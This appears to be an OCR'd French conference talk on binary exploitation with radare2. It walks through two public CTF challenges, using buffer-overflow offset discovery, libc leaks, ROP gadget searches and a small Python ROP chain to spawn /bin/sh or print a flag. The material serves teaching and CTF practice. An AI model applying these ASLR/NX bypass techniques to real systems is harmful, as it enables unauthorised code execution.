


misc

- Analyse
- FLIRT
- *ESIL*
- ROP
- Assembleur
- Debogueur
- ...

```
[0x00000e02]> pd 12
|       ┌─< 0x00000e02      7754            ja 0xe58
|       │   0x00000e04      4d85f6          test r14, r14
|       ┌──< 0x00000e07      7436            je 0xe3f
|       ||   0x00000e09      41bd00000000    mov r13d, 0
|       ||   0x00000e0f      41bc00000000    mov r12d, 0
|       ||   ; DATA XREF from 0x00201ffb (unk)
|       ||   0x00000e15      4c8b3dbc1120.   mov r15, qword [reloc.stdin_216]
|       ||   ; JMP XREF from 0x00000e3b (main)
|       ||   0x00000e1c      498b3f          mov rdi, qword [r15]
|       ||   0x00000e1f      e8ccfbffff      call sym.imp._IO_getc
|       ||   0x00000e24      83f8ff          cmp eax, -1
|       ┌───< 0x00000e27      746b            je 0xe94
|       |||   0x00000e29      42888425c0fb.   mov byte [rbp + r12 - 0x440], al
|       |||   0x00000e31      4183c501        add r13d, 1
[0x00000e02]>
```

r2pipe, des bindings en mieux



Spawn r2 en fond, mange des commandes r2 et renvoie du json.

Pwning!

Avant-propos

- Les challenges présentés sont publics
- Cette présentation est orientée *méthodes*
- Un roman photo, du crash au shell.

r0pbaby

r0pbaby

- Defcon CTF Quals 2015
- Épreuve triviale
- x64, NX, PIE et ASLR

Leak

```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 2
Enter symbol: system
Symbol system: 0x00007FC1359BC3D0
```

Crash

```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 3
Enter bytes to send (max 1024): 10
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: Bad choice.
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 4
Exiting.
zsh: segmentation fault (core dumped) _./r0pbaby
```

Contrôle du RIP

```
r2 -b64 -d rarun2 program="r0pbaby"
input="3\n10\nAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n4\n"
stdout=/dev/null
```

Contrôle du RIP

```
Process with PID 3077 started...
attach 3077 3077
bin.baddr 0x559eb4d52000
Assuming filepath /usr/bin/rarun2
asm.bits 64
 -- Press 'C' in visual mode to toggle colors
[0x7fe36f6c0cd0]> dc
attach 3077 1
[0x7f4907fd9cd0]> dc
[+] SIGNAL 11 errno=0 addr=(nil) code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
[0x7f4907a24142]> dr=
orax 0xffffffffffffffff   rax 0x00000000          rbx 0x00000000
 rcx 0x7f4907dd07c3       rdx 0x7f4907dd1970       r8 0x7f49081d9700
  r9 0x7f4907dd6090       r10 0x0000001b          r11 0x00000246
 r12 0x555e50475a60       r13 0x7ffc5cbdcf90      r14 0x00000000
 r15 0x00000000           rsi 0x7f4907dd07c3      rdi 0x00000001
 rsp 0x7ffc5cbdceb8       rbp 0x4141414141414141  rip 0x7f4907a24142
 rflags 1PIV
[0x7f4907a24142]>
```

Trouver le bon offset

```
r2 -b64 -d rarun2 program="r0pbaby"
input="3\n12\nAAAAAAAABBBBBBBB\n4\n" stdout=/dev/null
```

Trouver le bon offset

```
Process with PID 3309 started...
attach 3309 3309
bin.baddr 0x5596f3cef000
Assuming filepath /usr/bin/rarun2
asm.bits 64
 -- Hang in there, Baby!
[0x7fecd0827cd0]> dc
attach 3309 1
[0x7fc79554fcd0]> dc
[+] SIGNAL 11 errno=0 addr=0x7fc742424242 code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
[0x7fc742424242]> dr=
orax 0xffffffffffffffff   rax 0x00000000          rbx 0x00000000
 rcx 0x7fc7953467c3       rdx 0x7fc795347970       r8 0x7fc79574f700
  r9 0x7fc79534c090       r10 0x0000001b          r11 0x00000246
 r12 0x564f82278a60       r13 0x7fff299d3a50      r14 0x00000000
 r15 0x00000000           rsi 0x7fc7953467c3      rdi 0x00000001
 rsp 0x7fff299d3980       rbp 0x4141414141414141  rip 0x7fc742424242
 rflags 1PIV
[0x7fc742424242]>
```

Exploit?


On place le shellcode dans une variables d'environnement et on saute dessus?

Exploit?

On place le shellcode dans une variables d'environnement et on saute dessus?

Nope: ASLR et NX

Le ROP à la rescousse



Convention d'appel

x86

- Arguments sur la stack
- pop-ret

x86-64

- Arguments dans les registres
- pop rdi-ret, pop rsi-ret, ...

Plan d'attaque

1. Obtenir l'adresse de system pour bypass l'ASLR
2. Calculer l'offset constant entre
   - 2.1 /bin/sh et system
   - 2.2 notre gadget pop rdi-ret et system
3. Pousser sur la stack
   - 3.1 Notre gadget
   - 3.2 L'offset de /bin/sh
   - 3.3 L'offset de system
4. Déclencher la vulnérabilité

Libc

```
[0x7fc742424242]> dm~[7] | grep libc -m 1
/lib/x86_64-linux-gnu/libc-2.21.so
```

- dm pour debug maps
- ~[5] pour sélectionner la 5 colonne
- | pour piper la sortie de r2


/bin/sh

```
[0x00020b60]> is~system
vaddr=0x00137e60 paddr=0x00137e60 ord=224 fwd=NONE sz=70 bind=GLOBAL type=FUNC name=svcerr_systemerr
vaddr=0x000443d0 paddr=0x000443d0 ord=578 fwd=NONE sz=45 bind=GLOBAL type=FUNC name=__libc_system
vaddr=0x000443d0 paddr=0x000443d0 ord=1339 fwd=NONE sz=45 bind=UNKNOWN type=FUNC name=system
[0x00020b60]> iz~/bin/sh
vaddr=0x0018c39d paddr=0x0018c39d ordinal=603 sz=8 len=7 section=.rodata type=ascii string=/bin/sh
[0x00020b60]> ?v 0x0018c39d - 0x000443d0
0x147fcd
[0x00020b60]>
```

popret!

```
[0x00020b60]> "/Rl pop rdi;ret"
^C
0x00001c26: pop rdi; retf 0x49f2;
0x000218a2: pop rdi; ret;
0x000218ba: pop rdi; ret;
0x000218e2: pop rdi; ret;
0x0002190a: pop rdi; ret;
0x00021932: pop rdi; ret;
[0x00020b60]>
```

Notre chaine ROP



Demo

Demo!

exp400 de la Nullcon 2014

exp400 de la Nullcon 2014

- Nullcon - Une chouette conférence en Inde
- Avec un CTF sympathique
- Épreuve moyennement complexe: pas de PIE, ni de canary.

En gros, ...

En gros, le binaire :

1. Alloue de la place sur la heap
2. Ouvre le fichier flag
3. Drop ses permissions
4. Écrit son contenu dans l'espace alloué (ici, "RESSI2016")
5. Ferme le *file descriptor*
6. Écrit un message à l'utilisateur
7. Écrit dans la stack une entrée utilisateur

Il nous faut donc nous promener dans la heap.

ASLR

La stack est sujette à l'ASLR, mais la heap l'est également.

Heureusement, elle est déterministe.

Étapes

1. Obtenir un crash
2. Contrôler l'EIP
3. Trouver un leak pour contourner l'ASLR
4. Construire une chaine ROP pour contourner le NX
5. Faire une petite danse de victoire

De Bruijn

```
jvoisin@kaa 9:01 ~ ragg2 -P 128 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYA
AZAAaAAbAAcAAdAAeAAfAAgAAhAAiAAjAAkAAlAAmAAnAAoAApAAqA%
jvoisin@kaa 9:01 ~
```

- Un *collier* contenant de manière *unique* toutes les sequences d'une taille donnée d'un alphabet.
- Pratique pour trouver le bon padding

Offset

```
Process with PID 5785 started...
attach 5785 5785
bin.baddr 0x08048000
Assuming filepath ./exploit400_a25da17a867e51fd0a01f8122396246e
asm.bits 32
 -- I love gradients.
[0xf7743a90]> dc
Good Enough? Pwn Me!
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAfAA
gAAhAAiAAjAAkAAlAAmAAnAAoAApAAqA%
[+] SIGNAL 11 errno=0 addr=0x41694141 code=1 ret=0
attach 5785 1
[+] signal 11 aka SIGSEGV received 0
[0x41694141]> dr=
 eip 0x41694141     oeax 0xffffffff      eax 0x00000000      ebx 0x64414163
 ecx 0x00000000      edx 0x00000800      esp 0xffe536e0      ebp 0x68414167
 esi 0x41654141      edi 0x41416641      eflags 1PZIV
[0x41694141]> wopO eip
101
[0x41694141]>
```

Comment obtenir le flag?

- Le binaire est x86 et n'est pas PIE
- Nous avons une execution de code
- La heap est déterministe
- Appelons malloc pour obtenir un offset dans eax
- Ajoutons le padding nécessaire pour obtenir l'offset du flag toujours dans eax
- Appelons write pour afficher ce dernier.

Afficher le flag

```
[0x08048514]> pd 4 @ 0x08048669
|           0x08048669      89542408        mov dword [esp + 8], edx
|           0x0804866d      89442404        mov dword [esp + 4], eax
|           0x08048671      c70424010000.   mov dword [esp], 1
|           0x08048678      e8c3fdffff      call sym.imp.write
[0x08048514]>
```

- edx: taille de la chaîne
- eax: pointeur vers la chaîne
- 1: descripteur de fichier

Strlen

```
jvoisin@kaa 9:23 ~/prez/RESSI/exploit400 r2 -A -d ./exploit400_a25da17a867e51fd0a01f8122396246e
Process with PID 6128 started...
attach 6128 6128
bin.baddr 0x08048000
Assuming filepath ./exploit400_a25da17a867e51fd0a01f8122396246e
asm.bits 32
[x] Analyze all flags starting with sym. and entry0 (aa)
[Cannot determine xref search boundariesr references (aar)
[x] Analyze len bytes of instructions for references (aar)
[Oops invalid rangen calls (aac)
[x] Analyze function calls (aac)
[*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
 -- Use +,-,*,/ to change the size of the block
[0xf77b9a90]> afi main~size
 size: 407
[0xf77b9a90]> db main + 406
[0xf77b9a90]> dc
Good Enough? Pwn Me!
POUET
hit breakpoint at: 80486aa
attach 6128 1
[0x080486aa]> dr edx
0x00000800
[0x080486aa]>
```

Appeller malloc

```
[0x08048460]> ?v sym.imp.malloc
0x80483f0
[0x08048460]> /Rl pop
0x080483a0: pop ebx; ret;
0x080484e3: pop ebp; ret;
0x080486a9: pop ebp; ret;
0x0804870f: pop ebp; ret;
0x08048758: pop ebp; ret;
0x08048774: pop ebx; ret;
[0x08048460]>
```

Offset entre notre malloc et le flag

```
import struct

def rop(*args):
    return struct.pack('I'*len(args), *args)

mallocplt = 0x080483f0
popret = 0x080483a0

print('A' * 100 +
        rop(
            mallocplt,
            popret,
            1337,

            0xcccccccc,
        )
    )
```

Offset entre notre malloc et le flag

```
 -- Print the contents of the current block with the 'p' command
[0x32e51cd0]> dc
attach 12506 1
[0xf774ba90]> dc
Good Enough? Pwn Me!
[+] SIGNAL 11 errno=0 addr=0xcccccccc code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
[0xcccccccc]> dm~heap
sys 132K 0x086d7000 - 0x086f8000 s -rw- [heap] [heap]
[0xcccccccc]> e search.from = 0x086d7000
[0xcccccccc]> e search.to = 0x086f8000
[0xcccccccc]> / RESSI2016
Searching 9 bytes from 0x086d7000 to 0x086f8000: 52 45 53 53 49 32 30 31 36
Searching 9 bytes in [0x86d7000-0x86f8000]
hits: 1
0x086d7008 hit0_0 "RESSI2016"
[0xcccccccc]> ?v eax - hit0_0
0x48
[0xcccccccc]>
```

Soustraction du bon offset

On pourrait:


- Appeler malloc pour obtenir l'offset
- Appeler write pour nous l'envoyer
- Soustraire 0x48
- Appeler read pour lire le résultat
- Utiliser ce résultat dans un write pour afficher le flag

Soustraction du bon offset

On va plutôt:

- Appeler malloc pour obtenir l'offset
- Soustraire 0x48 avec un gadget
- Utiliser ce résultat dans un write pour afficher le flag

Notre chaine ROP



Soustraction de 0x48

```
[0x08048460]> /R sub eax
[0x08048460]> /R sub al
  0x080486ed               2c24  sub al, 0x24
  0x080486ef           89442408  mov dword [esp + 8], eax
  0x080486f3           8b442434  mov eax, dword [esp + 0x34]
  0x080486f7           89442404  mov dword [esp + 4], eax
  0x080486fb     ff94b320ffffff  call dword [ebx + esi*4 - 0xe0]

[0x08048460]>
```

Ouch.

Soustraction de 0x48


```
[0x08048460]> /R sbb al
  0x080486c1                1c8b  sbb al, 0x8b
  0x080486c3                  6c  insb byte es:[edi], dx
  0x080486c4                2430  and al, 0x30
  0x080486c6        8dbb20ffffff  lea edi, [ebx - 0xe0]
  0x080486cc          e8a3fcffff  call 0x8048374

  0x0804870b                1c5b  sbb al, 0x5b
  0x0804870d                  5e  pop esi
  0x0804870e                  5f  pop edi
  0x0804870f                  5d  pop ebp
  0x08048710                  c3  ret

  0x08048723                1c24  sbb al, 0x24
  0x08048725                  c3  ret

[0x08048460]>
```

Notre chaine ROP



Demo

Demo!

Conclusion

Conclusion

- Les défenseurs ont fait du chemin en 33 ans, les attaquants aussi

Conclusion

- Les défenseurs ont fait du chemin en 33 ans, les attaquants aussi
- La stack n'est plus executable, l'ASLR est omniprésent

Conclusion

- Les défenseurs ont fait du chemin en 33 ans, les attaquants aussi
- La stack n'est plus executable, l'ASLR est omniprésent
- Les buffers-overflows ne sont pas encore complètement morts

Conclusion

- Les défenseurs ont fait du chemin en 33 ans, les attaquants aussi
- La stack n'est plus executable, l'ASLR est omniprésent
- Les buffers-overflows ne sont pas encore complètement morts
- D'autres protections existent, le monde ne s'est pas arrêté en 2006.

Questions?